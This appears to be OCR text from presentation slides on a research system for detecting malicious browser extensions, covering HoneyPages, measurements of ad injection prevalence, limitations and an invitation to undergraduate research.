
- Manipulating configuration pages e.g., chrome://extensions
- Uninstalling extensions
- Removing security-related HTTP headers
- Hooking keyboard events
- Local inclusion of static files instead of dynamic JavaScript inclusions

HoneyPages are now part of Google's extension analysis system

Limitations

- Dynamic analysis system
- Targeted attacks (location, time)
- Multistep queries of DOM elements in HoneyPages
- Evasions against HoneyPages

What’s out there?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
Experiments

Dataset	Source	Sample Size
Client DOM reports	Client-side scan via Google properties	102,562,842
Unique extensions Ad injection extensions	Dynamic evaluation via WebEval, Hulk	> 1,000,000 50,870

Prevalence of ad injection



5.5% of daily visitors

Conclusion

- Analysis system for browser extensions
- Observed the impact of client-side modifications from a big website
- Understanding what is really happening on users is hard!

Undergraduate Research

- New attacks
  - Fingerprinting techniques
  - Analyze 0days
  - Analyze browser extensions
- Build systems
  - Measurements
  - Detections systems
  - Dataset systems
- Defense mechanisms
  - Improve security by blocking attacks
  - Reduce the attack surface

If you are interested send me an email!